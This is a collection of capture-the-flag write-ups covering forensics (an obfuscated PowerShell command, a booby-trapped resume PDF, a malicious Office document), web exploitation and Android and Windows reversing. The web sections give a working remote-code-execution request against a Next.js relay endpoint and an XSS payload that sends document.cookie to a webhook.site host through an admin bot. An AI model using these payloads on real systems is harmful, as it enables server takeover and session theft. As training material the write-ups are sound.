This is an obfuscated PowerShell one-liner that:
1. Translates a Base64 string to a byte array (`UzF19/UJV7BVUMpITM42NKguMCg3LopPMU42SDGuVQIA`).
2. Decompresses the data using a `DeflateStream`.
3. Reads the decompressed data as an ASCII string.

Decompressing the Flag
To find out what payload is executed by this PowerShell script, we need to decode the Base64 string and decompress it using the DEFLATE algorithm.

We can achieve this using a quick Python script:


```
python3 -c "import base64, zlib;
print(zlib.decompress(base64.b64decode('UzF19/UJV7BVUMpITM42NKguMCg3L
opPMU42SDGuVQIA'), -zlib.MAX_WBITS).decode('ascii'))"
```

Running the above script produces the decompressed PowerShell code:
```
powershell
$5GMLW = "hack10{p0w3r_d3c0d3}"
```

Conclusion
The flag is embedded directly within the deflated script.

Flag: hack10{p0w3r_d3c0d3}

DEAR HIRING MANGER



We were given a PDF file named resume.pdf.

The goal was to investigate what happened when the hiring manager opened the resume and recover the flag.

Step 1: Check the file type
First, identify the file.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file resume.pdf
resume.pdf: PDF document, version 1.3, 1 page(s)
```

Step 2: Inspect the PDF for suspicious features
Next, use pdfinfo to check for anything unusual.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ pdfinfo resume.pdf
Title:           Microsoft Word - Document6
Author:          Luann Barnes
Creator:         PScript5.dll Version 5.2.2
Producer:        Acrobat Distiller 5.0.5 (Windows)
CreationDate:    Wed Oct 20 13:36:31 2004 EDT
ModDate:         Wed Oct 20 13:36:31 2004 EDT
Custom Metadata: no
Metadata Stream: yes
Tagged:          no
UserProperties:  no
Suspects:        no
Form:            none
JavaScript:      yes
Pages:           1
Encrypted:       no
Page size:       612 x 792 pts (letter)
Page rot:        0
File size:       158277 bytes
Optimized:       no
PDF version:     1.3
```

Explanation

A normal resume PDF usually does not contain JavaScript.
This is suspicious because JavaScript inside a PDF can be used to run malicious code when the file is opened.

Step 3: Search for suspicious PDF keywords
Now extract readable strings from the PDF and search for common malicious indicators.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ strings -a resume.pdf | egrep '/OpenAction|/JavaScript|/JS|/flag'
/OpenAction 5 0 R
/JS (\n    var a=["BOPCd","0edrK"," 1i+m"];\n    var b=["VBeX","U8:","ddd$"];\n    eval\(atob\(a.join\(""\)+b.join\(""\)\)\);\n  )
/S /JavaScript
/flag (JV_$Q#a/:XlGBU<CJ62WC)
```

Explanation

These entries are important:

- /OpenAction means an action will run automatically when the PDF is opened
- /JavaScript means the action is JavaScript
- /flag (...) shows there is also a hidden value inside the PDF

At this point, we know the PDF is suspicious.

Step 4: Inspect the main PDF object
Use mutool to inspect the catalog object.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mutool show resume.pdf 1
1 0 obj
<<
  /Metadata 3 0 R
  /OpenAction 5 0 R
  /PageLabels 6 0 R
  /Pages 7 0 R
  /Type /Catalog
>>
endobj
```

Explanation

This tells us that when the PDF is opened, it automatically triggers object 5 0 R.
That means object 5 is the important object to inspect next.

Step 5: Inspect the JavaScript action
Now inspect object 5.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mutool show resume.pdf 5
5 0 obj
<<
  /JS (\n    var a=["BOPCd","0edrK"," 1i+m"];\n    var b=["VBeX","U8:","ddd$"];\n    eval\(atob\(a.join\(""\)+b.join\(""\)\)\);\n  )
  /S /JavaScript
  /Type /Action
>>
endobj
```

Explanation

This shows the PDF contains embedded JavaScript.

Important parts:

/S /JavaScript means the action type is JavaScript
eval(...) means the code is executed
a.join("") + b.join("") means the payload is split into two arrays and combined

This confirms the resume is a malicious PDF that runs JavaScript automatically when opened.

Step 6: Extract the hidden payload

The JavaScript splits the payload into two parts:
var a=["BOPCd","0edrK"," 1i+m"];
var b=["VBeX","U8:","ddd$"];

Join them together using linux:


```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 - <<'PY'
a=["BOPCd","0edrK"," 1i+m"]
b=["VBeX","U8:","ddd$"]
payload=''.join(a)+''.join(b)
print(payload)
PY

BOPCd0edrK 1i+mVBeXU8:ddd$
```

Step 7: Decode the payload
decode that string.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python3 - <<'PY'
import base64
s='BOPCd0edrK 1i+mVBeXU8:ddd$'
print(base64.a85decode(s.encode()).decode())
PY
hack10{M4l1ci0s_PDF}
```

hack10{M4l1ci0s_PDF}


Also can use cyberchef to decode the payload



The file resume.pdf was a malicious PDF.

It contained an /OpenAction entry that automatically executed embedded JavaScript when the document was opened. The JavaScript payload was obfuscated by splitting it into two arrays, then joining and decoding it. After decoding the hidden payload, the final flag was recovered.

MALWARE OR NOT?



First, I checked the file type using file malware.doc and found that although the file used a .doc extension, it was actually a Microsoft OOXML document. Since OOXML files are ZIP-based, I statically analyzed the file instead of opening it in Microsoft Word.

I listed and extracted the archive contents using unzip, then inspected the file word/_rels/document.xml.rels, which stores document relationships such as linked resources and embedded object references.

In that file, I found a relationship entry with **Type=".../oleObject" and TargetMode="External".** The Target field contained the suspicious URL**:**

https://happy.divide.cloud/nowyouknow.html

This external URL is the Indicator of Compromise (IoC) hidden inside the document.

Therefore, the **flag** is:

hack10{https://happy.divide.cloud/nowyouknow.html}

WEB

PHANTOM RELAY

Reconnaissance

The target is a **Next.js** application themed as "Phantom Syndicate" — a fictional dark-web marketplace.

Step 1 — Finding Credentials

Inspecting the login page's client-side JavaScript (`/_next/static/chunks/09d1-27o-77uy.js`) reveals hardcoded credentials in a developer memo embedded via `console.log`:

Access ID: admin
Passphrase: phantom_op_88

The login sets a cookie `phantom_auth=valid_session` and redirects to `/dashboard`.

Step 2 — Dashboard & Relay Interface

The dashboard contains a link to `/relay` — the **Relay Interface**. This page sends POST requests to `/api/relay` with a JSON body containing an `instructions` array:

```
{
  "instructions": ["PING_TEST", "$0", "NODE_ALIVE"]
}
```

The `$0` is a **reference operator** that resolves to the value at index 0 of the results array.

Step 3 — Developer Notes

A second developer memo in the relay page JS (`0nfecibteu-8f.js`) from "V1p3r" reveals critical information:

```
The relay UI has been locked down... I received the security
audit regarding the reference engine resolving deep paths. The
auditor claimed that walking up the object tree could lead to
an execution breakout. This is theoretical nonsense. The $@X
operator only takes the preceding index as context and
evaluates the target. It's fully sandboxed. Nobody can reach
the baseline runtime context just by passing weird strings into
the array. Monitor the endpoint for unexpected array schemas.
```

This tells us:

- `$N.path` walks object properties (e.g., `$0.constructor.name` → `"String"`)
- `$@N` is an **evaluation operator** that **calls functions** and passes the preceding index value as an argument

---

Vulnerability Analysis

The `$` Operator (Reference)

The `$N` operator references the already-resolved value at index `N` (must be a preceding index). It supports dot-notation property traversal:

```
{"instructions": ["TEST", "$0.length"]}
→ ["TEST", 4]

{"instructions": ["TEST", "$0.constructor.name"]}
→ ["TEST", "String"]

{"instructions": ["TEST", "$0.constructor.constructor.name"]}
→ ["TEST", "Function"]
```

The $@ Operator (Evaluation)

The `$@N.path` operator resolves the property at `.path` on `results[N]`, and if the result is a **function**, it **calls it** — passing `results[N-1]` (the value at the preceding index) as the argument.

Evidence:

Payload	Result	Explanation
`["HELLO", "WORLD", "$@1.constructor"]`	`"HELLO"`	`String("HELLO")` = `"HELLO"`
`["HELLO", true, "$@1.constructor"]`	`true`	`Boolean("HELLO")` = `true`
`["TEST", true, "$@1.constructor"]`	`true`	`Boolean("TEST")` = `true`
`[true, "$@0.constructor"]`	`"undefined"`	`Boolean(undefined)` → wait, actually `String(undefined)` ... the preceding index for `$@0` doesn't exist → `Boolean()` = `false`

The critical chain: **constructor.constructor** of any value is the **Function constructor**. If we control the preceding index, we control the argument to Function() — giving us **arbitrary code generation**. A subsequent $@ call then **executes** the generated function.

Exploit

The RCE Chain

```
Index 0: <JavaScript code as string>      → stored as results[0]
Index 1: "x"                              → placeholder, results[1]
Index 2: "$@1.constructor.constructor"    → calls
Function(results[0]) → creates function
Index 3: "$@2"                            → calls the created
function → executes code
```

Step by step:

1. results[0] = "return process.mainModule.require(\"fs\").readFileSync(\"/app/flag.txt\",\"utf8\")"
2. results[1] = "x"
3. $@1.constructor.constructor → resolves "x".constructor.constructor = Function, then calls Function(results[0]) → creates function anonymous() { return process.mainModule.require("fs").readFileSync("/app/flag.txt","utf8") }
4. $@2 → calls the function at results[2], executing our code

Final Payload

```
curl -s -X POST http://34.126.187.50:5510/api/relay \
  -H "Content-Type: application/json" \
  -d '{
    "instructions": [
      "return
process.mainModule.require(\"fs\").readFileSync(\"/app/flag.txt\",\"u
tf8\")",
      "x",
      "$@1.constructor.constructor",
      "$@2"
    ]
  }'
```


Response


```
{
  "success": true,
  "results": [
    "return
process.mainModule.require(\"fs\").readFileSync(\"/app/flag.txt\",\"u
tf8\")",
    "x",
    null,
    "hack10{ph4nt0m_r3l4y_3scap3d}\n"
  ]
}
```

Flag

```
hack10{ph4nt0m_r3l4y_3scap3d}
```

POKEDEX NETWORK



Reconnaissance

Tech Stack

- **Backend**: Spring Boot (Java) — identified via `JSESSIONID` cookies and standard Spring error JSON responses
- **Admin Bot**: Express.js — separate service at `/report/` with `X-Powered-By: Express`
- **Reverse Proxy**: nginx/1.29.7
- **Internal Docker hostname**: `app:8080`

Discovered Endpoint

Endpoint	Status	Description
`/`	200	Landing page
`/login`	200	Trainer login form (CSRF-protected)
`/report/`	200	Admin bot — submits URLs for automated analysis
`/error`	500	Spring Boot error handler

Key Observations

CSP Header:

```
 Content-Security-Policy: default-src https://unpkg.com
https://cdn.tailwindcss.com 'unsafe-eval' 'unsafe-inline' 'self';
object-src 'none';
```

- 'unsafe-eval' and 'unsafe-inline' are allowed — inline scripts and eval() are permitted.
- Navigation redirects (window.location) are **not restricted** by CSP.

Report Bot URL Regex:

```
^http://app:8080/.*$
```

The admin bot only visits URLs on the internal app. We need a reflected XSS on the app itself.

Tailwind CSS CDN (`https://cdn.tailwindcss.com`) is loaded on all pages, including error pages.

Vulnerability: Reflected XSS via Spring Security Error Page

Root Cause

Spring Security's **`StrictHttpFirewall`** rejects URLs containing semicolons (`;`), throwing a **`RequestRejectedException`**. The application has a **custom error page** that reflects the full request path **without HTML sanitization**.

Injection Point

Requesting a path like **`/login;PAYLOAD`** triggers the firewall rejection. The error page reflects the path in two locations:

```
<!-- 1. Text content (angle brackets stay URL-encoded -- not
exploitable) -->
<span class="text-yellow-500">/login;PAYLOAD</span>

<!-- 2. Anchor href attribute (single quotes break out!) -->
```

```
<a href='/login;PAYLOAD' class='text-red-500 ...'>Retry Command</a>
```

Character Decoding Behavior

URL-Encoded	Decoded in Output?	Notes
`%27` (`'`)	✅ Yes	Breaks out of `href` attribute
`%22` (`"`)	❌ No	Stays as `%22`
`%20` ( )	❌ No	Stays as `%20`
`%3C` (`<`)	❌ No	Stays as `%3C`
`%3E` (`>`)	❌ No	Stays as `%3E`
`(`, `)`, `.`, `/`, `=`	✅ Yes	Pass through unmodified

Key insight: Only `%27` → `'` gets decoded, which is enough to break out of the single-quoted `href` attribute.

HTML5 Attribute Injection (No Spaces Needed)

In HTML5 parsing, after a closing quote of an attribute value, the next non-whitespace/non-`>`/non-`/` character starts a **new attribute name** (as a parse error that browsers recover from). This means:

```
/login;'onfocus='alert(1)'tabindex='1
```

Produces:

```
<a href='/login;'onfocus='alert(1)'tabindex='1' class='...'>
```

Which the browser parses as **three separate attributes**:

```
href="/login;"
onfocus="alert(1)"
```

```
tabindex="1"
```

The Solution

The error page loads **Tailwind CSS CDN** (`cdn.tailwindcss.com`), which is a JIT compiler that scans the DOM for Tailwind class names and generates corresponding CSS on the fly.

By injecting `class='animate-spin'`, Tailwind generates:

```
@keyframes spin {
  to { transform: rotate(360deg); }
}
.animate-spin {
  animation: spin 1s linear infinite;
}
```

This CSS animation starts immediately, triggering the `onanimationstart` event — **no user interaction required**.

Payload Construction

The JS payload uses the **URL fragment** (`location.hash`) to avoid special characters in the path:

```
onfocus handler → eval(location.hash.slice(1))
URL fragment →
#location='https://webhook.site/WEBHOOK_ID?c='+document.cookie
```

Final Exploit URL

```
http://app:8080/login;'class='animate-spin'onanimationstart='eval(loc
ation.hash.slice(1))'tabindex='1#location='https://webhook.site/WEBHO
OK_ID?c='+document.cookie
```

URL-encoded for submission to `/report/`:

```
http://app:8080/login;%27class=%27animate-spin%27onanimationstart=%27eval(location.hash.slice(1))%27tabindex=%271#location=%27https://webhook.site/WEBHOOK_ID?c=%27%2bdocument.cookie
```


Final Exploit Script:

```
WEBHOOK=$(curl -s -X POST https://webhook.site/token \
  -H "Accept: application/json" | python3 -c "import sys,json; print(json.load(sys.stdin)['uuid'])")
echo "Webhook: https://webhook.site/$WEBHOOK"

curl -s -X POST "http://34.126.187.50:5508/report/" \
  -d "url=http://app:8080/login;%27class=%27animate-spin%27onanimationstart=%27eval(location.hash.slice(1))%27tabindex=%271#location=%27https://webhook.site/${WEBHOOK}?c=%27%2bdocument.cookie"

curl -s "https://webhook.site/token/${WEBHOOK}/requests?sorting=newest" | python3 -m json.tool
```

Flag = hack10{d1d_y0u_gueXSS_1t?}

REVERSE

DETONATOR



Decompiled Logic

The program flow is:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _main();
  check_flag();
  return 0;
}
```

The important function is `check_flag()`.

It creates two strings:

- A fake-looking file path:

```
C:\Users\HACK10{f4k3_fl4g_bu7_y0u_4r3_in_7h3_righ7_7r4ck}\Desktop\loc
al.txt
```

That second string is only bait and is not the final answer.

What the Program Does

The code checks whether the following file exists:

C:\Users\HACK10{f4k3_fl4g_bu7_y0u_4r3_in_7h3_righ7_7r4ck}\Desktop\local.txt

If the file does not exist

It prints:

```
File not found. Keep looking...
```

If the file exists

It prints:

```
Here is the flag: HACK10{<md5>}
```

The <md5> value is computed from the full path string above.

Solving Method

Compute the MD5 hash of this exact string:

```
C:\Users\HACK10{f4k3_fl4g_bu7_y0u_4r3_in_7h3_righ7_7r4ck}\Desktop\local.txt
```


Use Python:

```
python3 -c 'import hashlib;
s=r"C:\Users\HACK10{f4k3_fl4g_bu7_y0u_4r3_in_7h3_righ7_7r4ck}\Desktop\local.txt";
print("HACK10{"+hashlib.md5(s.encode()).hexdigest()+"}")'
```

Output:

```
HACK10{be029cf0e9f2eaa5f80489343630befb}
```

EASY RE



This writeup documents the solve path up to the point where the hidden clue image was recovered. It stops at the equivalent of **Image #1**, as requested.

Files

- `chall.apk`
- extracted shell output in `jadx_out/` and `apktool_out/`
- extracted real app in `payload.apk`, `payload_jadx/`, and `payload_apktool/`

1. The outer APK is only a shell

Decompiling `chall.apk` shows that the launcher logic is not in the visible activity. The important code is in ProxyApplication.java.

Key points:

- `attachBaseContext()` creates `payload.apk` in the app directory.
- `readDexFileFromApk()` reads the shell APK's `classes.dex`.
- `splitPayLoadFromDex()` takes the last 4 bytes of `classes.dex` as a length.
- It extracts that tail blob and decrypts it with `byte ^ 0xff`.
- The result is a second APK, then loaded with `DexClassLoader`.

The decrypt function is trivial:

```
private byte[] decrypt(byte[] srcdata) { for (int i = 0; i < srcdata.length; i++) { srcdata[i] = (byte) (srcdata[i] ^ 255); } return srcdata; }
```

The real app logic

The real app is in payload.apk, with launcher activity MainActivity.java.

Relevant behavior:

- It loads a wallpaper from assets/background.txt.
- On successful login it encrypts the current image bytes.
- It writes the encrypted output as background.bkp.

The login check is weak:

```
String username = this.etUser.getText().toString().trim(); String password = this.etPass.getText().toString().trim(); if ((!username.isEmpty() || !password.isEmpty()) && username.equals(password)) { // reject } String username_md5 = md5(username); String password_md5 = md5(password); if (!username_md5.equals(password_md5)) { // reject }
```

Because the "same username/password" rejection only triggers when at least one field is non-empty, **empty username and empty password pass**.

So the app can be driven with blank credentials.

Native encryption path

ImageEncryptor.java shows that the real encryption happens in the native library:

```
public static byte[] encryptData(byte[] data) { if (isNativeLoaded) { try { return encryptDataNative(data); } catch (UnsatisfiedLinkError e) { } } byte[] result = new byte[data.length]; for (int i = 0; i < data.length; i++) { result[i] = (byte) (data[i] ^ (-559038737)); } return result; }
```

The interesting binary is:

- payload_jadx/resources/lib/x86_64/libnative-lib.so

Reversing encryptDataNative() shows:

- the image is encrypted with a **repeating 32-byte XOR key**
- that key is derived from:
  - a 20-byte sorted byte table built from 5 hardcoded dwords
  - a SHA1 digest of the first 8 bytes of that sorted table
  - a simple LCG-based byte stream

For this solve, fully rebuilding the native routine is unnecessary.

Shortcut: known-plaintext recovery

The shell APK also contains:

- assets/background.txt
- assets/background.bkp

background.txt decodes to the visible JPEG wallpaper. background.bkp is not random junk; it decrypts to **another JPEG**.

The shortcut is that JPEGs with Exif start with a very recognizable header. The visible wallpaper begins with:

ffd8ffe10ffe4578696600004d4d002a000000080006011200030000000010001

Because the native cipher is repeating XOR, the first 32 bytes of ciphertext plus the known JPEG header recover the key material directly.

I used this script:

```
from pathlib import Path
import base64

# visible wallpaper from assets/background.txt
s =
Path("jadx_out/resources/assets/background.txt").read_text().strip()
prefix = "url("
```

```
if s.startswith(prefix):
    s = s[len(prefix):]
if s.endswith(")"):
    s = s[:-1]
bg = base64.b64decode(s)
Path("background.jpg").write_bytes(bg)

# encrypted wallpaper from assets/background.bkp
c = Path("jadx_out/resources/assets/background.bkp").read_bytes()

# constants recovered from libnative-lib.so
sorted_bytes =
bytes.fromhex("171d1e263a4750586d8597a8a9b3c3c8d6dee0f2")
state = 28
rnd = []
for i in range(32):
    state = (state * 0x5851f42d4c957f2d + 1) & ((1 << 64) - 1)
    rnd.append((state >> 33) & 0xff)

# recover the 20-byte digest used in the native key schedule
sha = [0] * 20
for k in range(32):
    sha[k % 20] = c[k] ^ bg[k] ^ sorted_bytes[k % 20] ^ rnd[k]

# rebuild the 32-byte XOR key
key = bytes(sha[k % 20] ^ sorted_bytes[k % 20] ^ rnd[k] for k in
range(32))

# decrypt the hidden image
plain = bytes(c[i] ^ key[i % 32] for i in range(len(c)))
Path("hidden.jpg").write_bytes(plain)
```

At this point `hidden.jpg` becomes a valid JPEG.

Recovering the clue image

The visible wallpaper and decrypted hidden wallpaper are almost identical, except the hidden version contains the clue text.

So the next step is to diff the two images:

```
from PIL import Image, ImageChops, ImageOps

a = Image.open("background.jpg").convert("RGB")
b = Image.open("hidden.jpg").convert("RGB")

diff = ImageChops.difference(a, b).convert("L")
diff = ImageOps.autocontrast(diff)
diff.save("diff.png")

thresholded = diff.point(lambda p: 255 if p > 32 else 0)
thresholded.save("diff_thr.png")
```

